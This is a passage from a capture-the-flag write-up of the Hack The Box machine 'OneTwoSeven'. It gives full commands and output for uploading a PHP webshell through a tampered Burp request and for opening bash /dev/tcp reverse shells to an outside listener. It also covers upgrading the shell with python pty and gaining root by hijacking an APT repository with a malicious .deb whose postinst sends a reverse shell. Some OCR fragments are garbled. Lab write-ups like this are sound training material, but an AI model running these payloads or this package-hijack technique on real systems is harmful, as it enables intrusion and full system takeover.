[type="button"]::not(:disabled), [type="reset"]::not(:disabled), [type="submit"]::not(:disabled), button::not(:disabled) { cursor: pointer; }


Now it's time to test whether we can upload a malicious payload.

Create a simple PHP payload file and attempt to upload it. Meanwhile, intercept the request in **Burp Suite** and modify the upload path in the request from `/addon-upload.php` to `/addon-download.php&/addon-upload.php`:

```
<?php
system($_GET['pwn']);
?>
```

```
Map Project Intruder Repeater View Help  
[chenduoduo㉿kali24] - [~/Desktop/CPTs/OneTwoSeven]  
$ vim shell.php  
[chenduoduo㉿kali24] - [~/Desktop/CPTs/OneTwoSeven]  
$ cat shell.php  
<?php  
system($_GET['pwn']);  
?>
```

After modifying the request, forward it in Burp Suite:




Request

Pretty Raw Hex


```
1 POST /addon-download.php&/addon-upload.php HTTP/1.1
2 Host: localhost:60080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
boundary=-----26038307101368870793030834991
8 Content-Length: 258
9 Origin: http://localhost:60080
10 Connection: keep-alive
11 Referer: http://localhost:60080/menu.php?addon=addons/ots-users.php
12 Cookie: PHPSESSID=jdg08p2kqd6ts5m812e2tr69u6
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 -----26038307101368870793030834991
21 Content-Disposition: form-data; name="addon"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php
25 system($_GET['pwn']);
26 ?>
27
28 -----26038307101368870793030834991--
```

Then visit `localhost:60080/addons/shell.php?pwn=id` in the browser, and we can confirm that the command executed successfully:



uid=35(www-admin-data) gid=35(www-admin-data) groups=35(www-admin-data)

Let's further test with the `whoami` command:



www-admin-data

Next, we aim to obtain a stable interactive shell.

First, set up a local listener using `netcat`:

```
nc -lvpn 4444
```



```
(chenduoduo㉿kali24:~/Desktop/CPTs/OneTwoSeven)$ nc -lvpn 4444
listening on [any] 4444 ...
| Accept-Encoding: gzip, deflate, br
| Content-Type: multipart/form-data;
|
```

Use the website <https://forum.ywhack.com/reverse-shell/> to generate a reverse shell payload:

The screenshot shows a web-based tool for generating reverse shells. At the top, there's a navigation bar with a back arrow, forward arrow, refresh button, and a URL field containing "forum.ywhack.com/reverse-shell/". Below the URL is a "Theme" dropdown set to "Dark". The main title is "反弹shell生成器".

IP地址 & 端口

IP地址: 10.10.16.12
端口: 4444 -1 +1

主机监听命令

Type: nc -lvpn 4444
高级选项 (checkbox) 复制 (button)

操作系统

反向shell (selected)
正向shell
MSFVenom
HoaxShell
内网代理
文件下载
痕迹清理

Linux (selected)
高级选项 (checkbox)

操作命令

Bash -i (selected)
Bash 196 TCP
Bash 196 UDP
Bash read line
Bash 5
Bash udp

生成命令示例

```
sh -i >& /dev/tcp/10.10.16.12/4444 0>&1
```

Execute the following command on your local terminal to trigger the reverse shell connection:

```
curl -G http://localhost:60080/addons/shell.php --data-urlencode "pwn=bash -c 'sh -i >& /dev/tcp/10.10.16.12/4444 0>&1'"
```

```
(chenduoduo㉿ kali24)-[~/Desktop/CPTs/OneTwoSeven]$ curl -G http://localhost:60080/addons/shell.php --data-urlencode "pwn=bash -c 'sh -i >& /dev/tcp/10.10.16.12/4444 0>&1'"
```

Once executed, the listener terminal will receive the reverse shell:

```
(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.16.12] from (UNKNOWN) [10.10.10.133] 42248
sh: 0: can't access tty; job control turned off
$ ls
ots-default-user.php
ots-fs-backup.php
ots-fs.php
ots-man-addon.php
ots-sysupdate.php
ots-sysusers.php
ots-top.php
ots-uptime.php
ots-users.php
shell.php
$ whoami
www-admin-data
$
```

However, this shell isn't very interactive. By checking the target machine, we see that Python is installed:

```
$ which python
/usr/bin/python
$
```

Use the following command to upgrade to a fully interactive TTY shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
$ which python
/usr/bin/python
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-admin-data@onetwoseven:/var/www/html-admin/addons$ whoami
whoami
www-admin-data
www-admin-data@onetwoseven:/var/www/html-admin/addons$ |
```

Privilege Escalation

Use the `sudo -l` command to check the current user's `sudo` privileges:

```
www-admin-data@onetwoseven:/var/www/html-admin/addons$ sudo -l
sudo -l
Matching Defaults entries for www-admin-data on onetwoseven:
  env_reset,env_keep+="ftp_proxy http_proxy https_proxy no_proxy",
  mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-admin-data may run the following commands on onetwoseven:
  (ALL : ALL) NOPASSWD: /usr/bin/apt-get update, /usr/bin/apt-get upgrade
www-admin-data@onetwoseven:/var/www/html-admin/addons$ |
```

It shows that the current user can run the following commands without a password:

- ◆ `/usr/bin/apt-get update`
- ◆ `/usr/bin/apt-get upgrade`

Check the APT source configuration:

```
www-admin-data@onetwoseven:/var/www/html-admin/addons$ cd /
cd /
www-admin-data@onetwoseven:$ ls
ls
bin etc initrd.img.old lost+found opt run sys var
boot home lib media proc sbin tmp vmlinuz
dev initrd.img lib64 mnt root srv usr vmlinuz.old
www-admin-data@onetwoseven:$ cd /etc/apt
cd /etc/apt
www-admin-data@onetwoseven:/etc/apt$ ls
ls
apt.conf.d preferences.d sources.list.d
listchanges.conf sources.list trusted.gpg.d
www-admin-data@onetwoseven:/etc/apt$ cd sources.list.d
cd sources.list.d
www-admin-data@onetwoseven:/etc/apt/sources.list.d$ ls
ls
devuan.list onetwoseven.list
www-admin-data@onetwoseven:/etc/apt/sources.list.d$ cat onetwoseven.list
cat onetwoseven.list
# OneTwoSeven special packages - not yet in use
deb [trusted=yes] http://packages.onetwoseven.htb/devuan ascii main
www-admin-data@onetwoseven:/etc/apt/sources.list.d$ |
```

This means the system will attempt to download update packages from packages.onetwoseven.htb.

We can perform an APT repository hijack and inject a malicious DEB package.

In simple terms, for Linux systems, updating or upgrading existing software typically relies on downloading packages from an APT source. The system queries the local APT source, retrieves the specified URLs, and checks for available updates by accessing those URLs. If updates exist, the software is downloaded and installed; if not, the update count remains zero.

By modifying or redirecting the APT source URL to point to our own machine—and serving content through a Python HTTP server—the target system will query our machine for updates. We only need to modify one of the package configuration files to include a malicious file, such as a payload that launches a reverse shell when triggered.

Create the directory structure:

```
mkdir -p devuan/dists/ascii/main/binary-amd64/
```

Create a fake package list:

```
vim Packages
```

```
(chenduoduo㉿ kali24)~[~/Desktop/CPTs/OneTwoSeven/www]
$ ls
devuan  Packages

(chenduoduo㉿ kali24)~[~/Desktop/CPTs/OneTwoSeven/www]
$ cat Packages
Package: telnet
Version: 0.18-1337
Maintainer: Franco (nextime) Lanza <nextime@devuan.org>
Architecture: all
Description: a command line interface and FUSE filesystem for Amazon Clou
Section: python
Priority: required
Filename: dists/ascii/main/binary-amd64/telnet.deb
Size: 44650
SHA256: a9b89c7ceb88fc684db6994a85771777eeb9238c5ab7c93bdfbf15dd4974a54d

(chenduoduo㉿ kali24)~[~/Desktop/CPTs/OneTwoSeven/www]
$
```

Content of [Packages](#):

```
Package: telnet
Maintainer: chenduoduo
Version: 0.18-1337
Architecture: amd64
Description: Chenduodu
```

Create a malicious `telnet` package:

```
mkdir telnet
mkdir telnet/DEBIAN
cd telnet/DEBIAN
```

Create a `control` file:

```
Package: telnet
Maintainer: chenduoduo
Version: 0.18-1337
Architecture: amd64
Description: Chenduodu
```

The `postinst` file is the payload script we use to trigger the reverse shell.

Create a `postinst` script:

```
bash -c 'bash -i >& /dev/tcp/10.10.16.12/9999 0>&1'
```

Grant execute permissions to `postinst`:

```
(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64/telnet/DEBIAN]
$ ls
control postinst
```

```
(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64/telnet/DEBIAN]
$ chmod 755 postinst
```

Set up listener on port 9999:

```
(chenduoduo㉿ kali24) [~/Desktop/CPTs/OneTwoSeven]
$ nc -lvp 9999
listening on [any] 9999 ...
[1]+ 0 nc -lvp 9999
```

```
(chenduoduo㉿ kali24)-[~/Desktop/CPTs/OneTwoSeven]
```

```
$ netstat -alnp | grep 9999
```

(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)

```
tcp    0  0 0.0.0.0:9999      0.0.0.0:*      LISTEN  157988/nc
```

to remove them.

ed, 0 to remove and 0 not upgraded.

Return to the previous directory and build the `.deb` package:

```
(chenduoduo㉿ kali24)-[~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
```

```
$ ls
```

Packages telnet

```
dpkg-deb --build telnet/
```

```
(chenduoduo㉿ kali24)-[~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
```

```
$ dpkg-deb --build telnet/
```

dpkg-deb: warning: root directory telnet/ has unusual owner or group 1000:1000 1" 404 -

dpkg-deb: hint: you might need to pass --root-owner-group, see <https://wiki.debian.org/Teams/Dpkg/RootlessBuilds>

dpkg-deb: warning: ignoring 1 warning about the control file(s)

dpkg-deb: building package 'telnet' in 'telnet.deb'.

```
(chenduoduo㉿ kali24)-[~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
```

```
$ ls
```

Packages telnet telnet.deb

Update the `Packages` file with accurate SHA256 and size values:

```
(chenduoduo㉿ kali24)-
```

```
[~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
```

```
└$ sha256sum telnet.deb
```

```
a9b89c7ceb88fc684db6994a8577177eeb9238c5ab7c93bdfbf15dd4974a54d
```

```
telnet.deb
```

```
(chenduoduo㉿ kali24)-
```

```
[~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64]
```

```
└$ du -b telnet.deb
```

```
44650    telnet.deb
```

Enter the obtained SHA256 hash and the size of `telnet.deb` into the previously created `Packages` file.

```
(chenduoduo㉿ kali24-[~/Desktop/CPTs/OneTwoSeven/www] $ cat Packages
Package: telnet
Version: 0.18-1337
Maintainer: Franco (nextime) Lanza <nextime@devuan.org>
Architecture: all
Description: a command line interface and FUSE filesystem for Amazon Clou
Section: python
Priority: required
Filename: dists/ascii/main/binary-amd64/telnet.deb
Size: 44650
SHA256: a9b89c7ceb88fc684db6994a8577177eeb9238c5ab7c93bdfbf15dd4974a54d
```

Compress the `Packages` file:

```
(chenduoduo㉿ kali24-[~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64] $ gzip Packages
(chenduoduo㉿ kali24-[~/Desktop/CPTs/OneTwoSeven/devuan/dists/ascii/main/binary-amd64] $ ls
Packages.gz telnet telnet.deb
```

The complete directory structure is as follows:


```
(chenduoduo㉿ kali24-[~/Desktop/CPTs/OneTwoSeven/www] $ tree
.
├── devuan
│   └── dists
│       └── ascii
│           └── main
│               └── binary-amd64
│                   ├── Packages.gz
│                   └── telnet
│                       └── DEBIAN
│                           └── control
│                               └── postinst
│                               └── telnet.deb
└── Packages
```

8 directories, 5 files

Finally, we need to serve our crafted malicious `.deb` package to the target machine using Python's `http.server`.

Run the following command in the current directory:

```
python3 -m http.server 80
```



```
(chenduoduo㉿ kali24:[~/Desktop/CPTs/OneTwoSeven/www]$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)
```

Then, on the target machine, execute the following commands in order:

```
export http_proxy="http://10.10.16.12:80"
sudo apt-get update
```

You will see a response with status code 200 appear in the local terminal running Python,

```
127.0.0.1 -- [23/Jul/2025 02:02:04] "GET /devuan/dists/ascii/main/i18n/Translation-en.lzma HTTP/1.1" 404 -
127.0.0.1 -- [23/Jul/2025 02:02:06] code 404, message File not found
127.0.0.1 -- [23/Jul/2025 02:02:06] "GET /devuan/dists/ascii/main/binary-all/Packages.gz HTTP/1.1" 404 -
127.0.0.1 -- [23/Jul/2025 02:02:08] "GET /devuan/dists/ascii/main/binary-amd64/Packages.gz HTTP/1.1" 200 -
127.0.0.1 -- [23/Jul/2025 02:02:10] code 404, message File not found
```

indicating that our malicious `.deb` package has been successfully accepted by the target machine. Afterwards, simply run:

```
sudo apt-get upgrade
```

and the target will automatically send a shell to the specified port, completing the reverse

shell connection.


```
www-a min-data@onetwoseven:/etc/apt/sources.list.d$ sudo apt-get upgrade
sudo apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  irqbalance libnuma1
Use 'sudo apt autoremove' to remove them.
The following packages will be upgraded:
  telnet
1 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 804 B of archives.
After this operation, 161 kB disk space will be freed.
Do you want to continue? [Y/n] Y
Y
Get:1 http://packages.onetwoseven.htb/devuan ascii/main amd64 telnet all 0.18-1337 [804 B]
Fetched 804 B in 1s (536 B/s)
Reading changelogs... Done
debconf: unable to initialize frontend: Dialog
debconf: (Dialog frontend will not work on a dumb terminal, an emacs shell buffer, or without a controlling terminal.)
debconf: falling back to frontend: Readline
(Reading database ... 30936 files and directories currently installed.)
Preparing to unpack .../telnet_0.18-1337_all.deb ...
Unpacking telnet (0.18-1337) over (0.17-41) ...
Setting up telnet (0.18-1337) ...

```

Finally, you can observe on the listening port 9999 that root privileges have been obtained.

```
(chenduoduo㉿kali24:~/Desktop/CPTs/OneTwoSeven) - [23/Jul/2023:17:00:11 -0400]
$ nc -lvp 9999
listening on [any] 9999 ...
connect to [10.10.16.12] from (UNKNOWN) [10.10.10.133] 40590
root@onetwoseven:~#
```

```
root@onetwoseven:~# whoami
whoami
root
root@onetwoseven:~#
```



Reflection

This penetration test targeting the “OneTwoSeven” machine on HTB was an exceptionally practical cybersecurity exercise. It was also my first time successfully completing a Hard-difficulty machine from start to finish. Every stage, from the initial information gathering to final privilege escalation, not only strengthened my technical abilities but also deepened my understanding of how offensive and defensive theories connect with real-world practice.

1. Standardized Penetration Testing Process

The entire penetration test strictly followed a standardized attack and defense lifecycle: information gathering, vulnerability analysis, exploitation, and privilege escalation. Each phase relied not only on automated tools but also required systematic thinking and manual analysis. For example, Nmap scanning was merely the starting point; further analysis of ports and services, as well as combining browser techniques with Burp Suite to bypass front-end restrictions and manipulate data packets, were essential. This “tools plus analytical thinking” approach is crucial for improving both the efficiency and depth of penetration testing. Currently, more and more attack and defense strategies are incorporating AI-driven automation. When integrated with standardized workflows, this

promises to bring a qualitative leap in security capabilities. Conversely, attackers may also leverage AI for large-scale automated intrusions, posing significant security threats.

2. Breadth and Depth of Technical Skills

This machine covered almost all the core modules of mainstream penetration testing, including:

- ◆ Information enumeration (Nmap, manual source code analysis)
- ◆ Credential harvesting and hash cracking (hashcat + rockyou wordlist)
- ◆ Privilege escalation (sudo privileges, APT repository hijacking, malicious DEB package injection)
- ◆ Web exploitation (file upload bypass, webshell deployment)
- ◆ Reverse shell and interactive shell enhancement (TTY upgrade)

Every step demanded a solid foundation in Linux systems, scripting skills, an understanding of protocol fundamentals, and the proficient use of offensive and defensive tools. The process also broadened my understanding across system administration, web development, and security testing.

3. Attacker's Perspective

Maintaining an “attacker’s mindset” throughout the process proved especially important. For example, leveraging the SFTP symlink functionality to bypass directory restrictions and access sensitive files that would otherwise be inaccessible, or bypassing upload restrictions by disabling front-end controls and tampering with requests—these all demonstrate reverse thinking and innovative exploitation of vulnerabilities. There were some detours along the way, but these explorations reinforced the fact that real-world offensive and defensive scenarios are never scripted; constant trial, adjustment, creativity, and patience are all essential.

4. Defender's Perspective

Every successful exploit corresponds to a potential high-risk threat in a production environment. Issues such as poorly configured SFTP services, exposure of temporary files, or untrusted APT repositories—any of these oversights can be chained together by an attacker to form a complete attack path. This hands-on experience made me even more aware that robust security requires a holistic approach encompassing “proactive defense, real-time detection, and incident response,” rather than relying solely on reactive measures.